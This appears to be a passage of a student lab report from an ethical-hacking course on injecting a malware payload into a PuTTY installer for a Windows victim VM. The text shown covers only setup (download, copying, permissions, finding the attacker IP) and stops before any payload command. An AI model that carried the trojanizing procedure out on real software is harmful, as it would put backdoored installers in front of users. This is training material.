Project: System exploitation using Malware

Name: RIFAT MD IFTAKHAR HASAN

Batch Number: ES CEH 2402

Host machine: Linux


Victim machine: Windows

Software used: Virtual machine, Kali linux, PuTTy(injected malware)

Submission Date: 22 August 2024.

Procedure

1. At first, downloaded the desire application where I wanted to inject my payload in Linux. Here, I used puTTy.



PuTTY
https://www.putty.org

Download PuTTY - a free SSH and telnet client for Windows

Download PuTTY. PuTTY is an SSH and telnet client, developed originally by Simon Tatham for the Windows platform. PuTTY is open source software that is ...

Chiark
https://www.chiark.greenend.org.uk › ~sgtatham › latest

Download PuTTY: latest release (0.81)

Apr 15, 2024 — This page contains **download** links for the latest released version of **PuTTY**. Currently this is 0.81, released on 2024-04-15. When new releases ...

Release 0.81 · PuTTY FAQ · PuTTY Updates · PuTTY Links

PuTTYgen
https://www.puttygen.com › download-putty


Download Putty (0.81) for Windows, Linux and Mac

Download PuTTY (0.81) for Windows. A step by step guide to **Download PuTTY** on Windows and installing. PuTTY, a popular terminal emulator, is an open-source, ...

★★★★★ Rating: 9.4/10 · 7,952 votes · Free · Communication

Download PuTTY for Windows · Download PuTTY for Mac and...

Softonic
https://putty.en.softonic.com › ... › Networking



The installer packages above will provide versions of all of these (except PuTTYtel and pterm), but you can download standalone binaries one by one if you prefer.

(Not sure whether you want the 32-bit or the 64-bit version? Read the FAQ entry.)

`putty.exe` (the SSH and Telnet client itself)

64-bit x86:	`putty.exe`	(signature)
64-bit Arm:	`putty.exe`	(signature)
32-bit x86:	`putty.exe`	(signature)

`pscp.exe` (an SCP client, i.e. command-line secure file copy)

64-bit x86:	`pscp.exe`	(signature)
64-bit Arm:	`pscp.exe`	(signature)
32-bit x86:	`pscp.exe`	(signature)

`psftp.exe` (an SFTP client, i.e. general file transfer sessions much like FTP)

64-bit x86:	`psftp.exe`	(signature)
64-bit Arm:	`psftp.exe`	(signature)
32-bit x86:	`psftp.exe`	(signature)

`puttytel.exe` (a Telnet-only client)


64-bit x86:	`puttytel.exe`	(signature)
64-bit Arm:	`puttytel.exe`	(signature)
32-bit x86:	`puttytel.exe`	(signature)

`plink.exe` (a command-line interface to the PuTTY back ends)

64-bit x86:	`plink.exe`	(signature)
64-bit Arm:	`plink.exe`	(signature)
32-bit x86:	`plink.exe`	(signature)

`pageant.exe` (an SSH authentication agent for PuTTY, PSCP, PSFTP, and Plink)

64-bit x86:	`pageant.exe`	(signature)
64-bit Arm:	`pageant.exe`	(signature)
32-bit x86:	`pageant.exe`	(signature)




Name	Size	Type	Modified
putty.exe	1.7 MB	Program	22:33

Download completed

one if you prefer.

2. Then, made a new directory (TTT)




```
┌──(kali㉿kali)-[~/Desktop/hacking]
└─$ cd ..

┌──(kali㉿kali)-[~/Desktop]
└─$ mkdir TTT

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
192.168.222.128  documents  exam  f1.txt  file1  fi.txt  hacking  hacking1  hasan  hasan1  shell.elf  TTT

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

New directory created


\

3. After that, open a terminal in TTT.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ 
```

4. Checked the putty file in download directory.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ ls
putty.exe

┌──(kali㉿kali)-[~/Downloads]
└─$ 
```

5. Then, copied the exe file from download directory to TTT.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ ls
putty.exe

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo cp putty.exe /home/kali/Desktop/TTT
[sudo] password for kali:

┌──(kali㉿kali)-[~/Downloads]
└─$ 
```

6. Checked putty.exe in TTT directory.




```
┌──(kali㉿kali)-[~/Desktop/hacking]
└─$ cd ..

┌──(kali㉿kali)-[~/Desktop]
└─$ mkdir TTT

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
192.168.222.128  documents  exam  f1.txt  file1  fi.txt  hacking  hacking1  hasan  hasan1  shell.elf  TTT

┌──(kali㉿kali)-[~/Desktop]
└─$ cd TTT

┌──(kali㉿kali)-[~/Desktop/TTT]
└─$ ls
putty.exe

┌──(kali㉿kali)-[~/Desktop/TTT]
└─$ 
```

7. Then, checked the permission list.



```
┌──(kali㉿kali)-[~/Desktop/TTT]
└─$ ls -l
total 1628
-rw-r--r-- 1 root root 1663264 Aug 21 22:56 putty.exe

┌──(kali㉿kali)-[~/Desktop/TTT]
└─$ 
```


8. Find out the host machines ip address.



```
┌──(kali㉿kali)-[~/Desktop/TTT]
└─$ ls -l
total 1628
-rw-r--r-- 1 root root 1663264 Aug 21 22:56 putty.exe

┌──(kali㉿kali)-[~/Desktop/TTT]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.222.131  netmask 255.255.255.0  broadcast 192.168.222.255
        inet6 fe80::7c89:3a44:3bd9:760b  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:0c:2a:df  txqueuelen 1000  (Ethernet)
        RX packets 11381  bytes 13579922 (12.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4311  bytes 640244 (625.2 KiB)
